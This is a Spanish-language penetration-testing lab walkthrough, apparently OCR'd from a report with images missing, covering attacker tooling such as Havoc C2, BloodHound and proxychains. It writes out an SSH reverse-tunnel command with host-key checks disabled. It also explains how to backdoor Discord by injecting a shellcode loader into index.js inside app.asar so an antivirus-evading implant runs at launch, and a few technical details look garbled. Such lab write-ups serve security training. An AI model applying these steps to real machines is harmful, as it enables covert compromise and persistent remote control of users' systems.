
También instalaremos la herramienta NTML challenge, que genera la aceptación de solicitudes NTLM y se imprima la información obtenida del servidor. En esta herramienta, dentro del archivo de configuración

tendremos que incluir y modificar varias líneas, para modificar dicho archivo y que nos funcione en nuestra máquina atacante.


Primero, en la dirección “/etc/proxychains.conf” deberemos incluir al final de todo el documento la línea “*socks5 127.0.0.1:443”*, para habilitar las conexiones a través del puerto 443 mediante el protocolo “socks5”. Así mismo, deberemos comentar (o deshabilitar) el protocolo “socks4” que está habilitado por defecto.


Una vez esto modificado, iremos a “/usr/bin/env” y cambiaremos la línea “smb_client.__UpdatePreAuthHash(smb_response.rawData)” por la siguiente “smb_client._SMB3__UpdatePreAuthHash(smb_response.rawData)”.

Ahora, con esto ya modificado para que funcione bien, instalaremos ‘Havoc’, un *comand and control* para la post-explotación, que nos ayudará a tener monitorizada la máquina víctima y poder operar a través de ella.



También instalaremos los certificados de ‘Curl’ y ‘Docker’ para nuestro servidor de archivos maliciosos que levantaremos más adelante. Con todo esto ya preparado, descargaremos e instalaremos ‘Bloodhound’, una herramienta que nos sirve para ver, en modo de diagrama y de forma más intuitiva, las distintas rutas de escalada de privilegios que se pueden hacer, desde la cuenta de un operario común hasta la máquina de un administrador del servidor o departamento.






(Imágenes de muestra obtenidas de Google)

Ya solo nos queda descargar e instalar los paquetes de control de Python para el uso de hashes, para poder hacer conexiones remotas con la víctima en el caso de no tener la contraseña, pero si el hash (como por ejemplo haciendo una escalada de privilegios y habiendo obtenido la contraseña del administrador del sistema desde el archivo de sistema, que las guarda hasheadas), y los comandos para poder agregar nuevos usuarios a los grupos de trabajo desde nuestra terminal atacante y tener acceso directo a éstos.

Con todo esto ya preparado y configurado, toca ensuciarse las manos. Para verificar que las máquinas tienen visibilidad entre ellas, lanzamos el comando ‘ping’ desde la máquina atacante a la máquina víctima, verificando que nos responde y que tenemos visibilidad con ella.



Desde la máquina atacante, haremos conexión por protocolo 'ssh' a la máquina víctima, mediante el comando:

"ssh -L IPLocal:LocalPort:IPService:PortService USER@IPServer"


Donde la 'IPLocal' es la IP de nuestra máquina atacante, el 'LocalPort' el puerto que tenemos habilitado en la máquina atacante, 'IPService' es la IP de la víctima y 'PortService' el puerto de la víctima; 'User' e 'IPServer' son el nombre de usuario y la IP de la máquina víctima.

Con esta conexión establecida, en la terminal, haremos el paso inverso, es decir, conectar la máquina victima a nuestra máquina con una "reverse shell", lo que implica que es la víctima quien se conecta a nosotros pero seguimos teniendo el control desde la máquina atacante. Esto lo llevamos a cabo con el comando:

"ssh -R 1337 -fCnN -oServerAliveInterval=60 -oServerAliveCountMax=1 -oUserKnownHostsFile=/dev/null -oStrictHostKeyChecking=no root@192.168.57.128"


Donde el 'Port' es el puerto habilitado en nuestra máquina atacante, y 'User' e 'IPLocal' serán el usuario e IP del atacante, creando con el comando '-R' la "reverse shell". Adicionalmente, crea una persistencia que nos permite mantener la conexión ssh aunque se cierre la terminal de

conexión. En este caso, usaremos el comando simplificado, debido que al ser un entorno de pruebas no es necesario tener una ‘reverse shell’ con esas condiciones.




Una vez establecida la conexión, y navegando por la máquina víctima, averiguamos que en los archivos de programa tiene instalada la aplicación de ‘Discord’, por tanto, prepararemos con Havoc un ‘daemon’ de los archivos de programa de la aplicación que nos haga de escucha y nos permita, de manera segura y sin necesidad de una conexión ssh, mandar comandos al servidor y obtener respuestas directas a nuestra máquina atacante.

Desde nuestro servidor de ‘Havoc’, crearemos el ‘daemon’, que será un archivo ‘.bin’ para que el antivirus de la máquina víctima no lo detecte como malicioso y nos permita infectar la máquina.



En la ventana de nuestro servidor de ‘Havoc’ iremos a la pestaña ‘attack’ y clickaremos en ‘listener’ y crearemos una escucha llamada ‘test’, que será nuestra escucha. Después volveremos a la pestaña ‘attack’ y pincharemos en ‘payload’ y crearemos el ‘daemon’ con el ‘listener’ test que acabamos de crear. En el apartado “arch” elegiremos la opción “Windows Shellcode”. Pulsamos en generar y lo guardamos en nuestro escritorio, que será la “pantalla” visible de nuestro servidor on-line de descarga. Dentro del ‘daemon’, incluiremos la siguiente modificación del archivo de programa de la aplicación (keytar.node), que será incluir “simplemente” los caracteres “,0x” delante de cada pareja de dígitos:




Esto lo aremos desde el ‘Notepad’ para optimizar el proceso, en la pestaña “Search”, pincharemos en “Find” y luego “Replace”, para que nos localice todos los espacios vacíos y los cambie por nuestro “,x0”. Para que esto funcione, en el archivo ‘index.js’ debemos incluir las siguientes líneas, al principio del archivo:

“const exec = require('./keytar.node'); const buf = Buffer.from([0xfc,0x48,...(SHELLCODE)...,0x00]); exec.run_array(Array.from(buf));”


Debido a que será este pequeño código el que llamará a nuestro ‘daemon’ para ejecutarlo y conseguir infectar la máquina víctima con éxito. En este archivo, incluiremos la modificación que hemos hecho en el

‘keytar.node’, en la segunda línea, entre los corchetes, pegaremos la modificación.

Estos dos archivos están dentro del paquete de archivos comprimidos llamado “app.asar”, que una vez modificados lo volvemos a comprimir, y lo sustituimos por el original. Una vez hecho esto, iniciamos el ‘Discord’ en la máquina víctima y ya estaría infectada la víctima y retransmitiendo a nuestro servidor de ‘Havoc’.



El archivo “app.asar.bak” es nuestro archivo de ‘backup’ por si nos fallase algo poder recuperarlo.



Ya tendríamos nuestro ‘listener’ dándonos la respuesta de los comandos y peticiones que hiciésemos a través de ‘Havoc’ a la máquina víctima.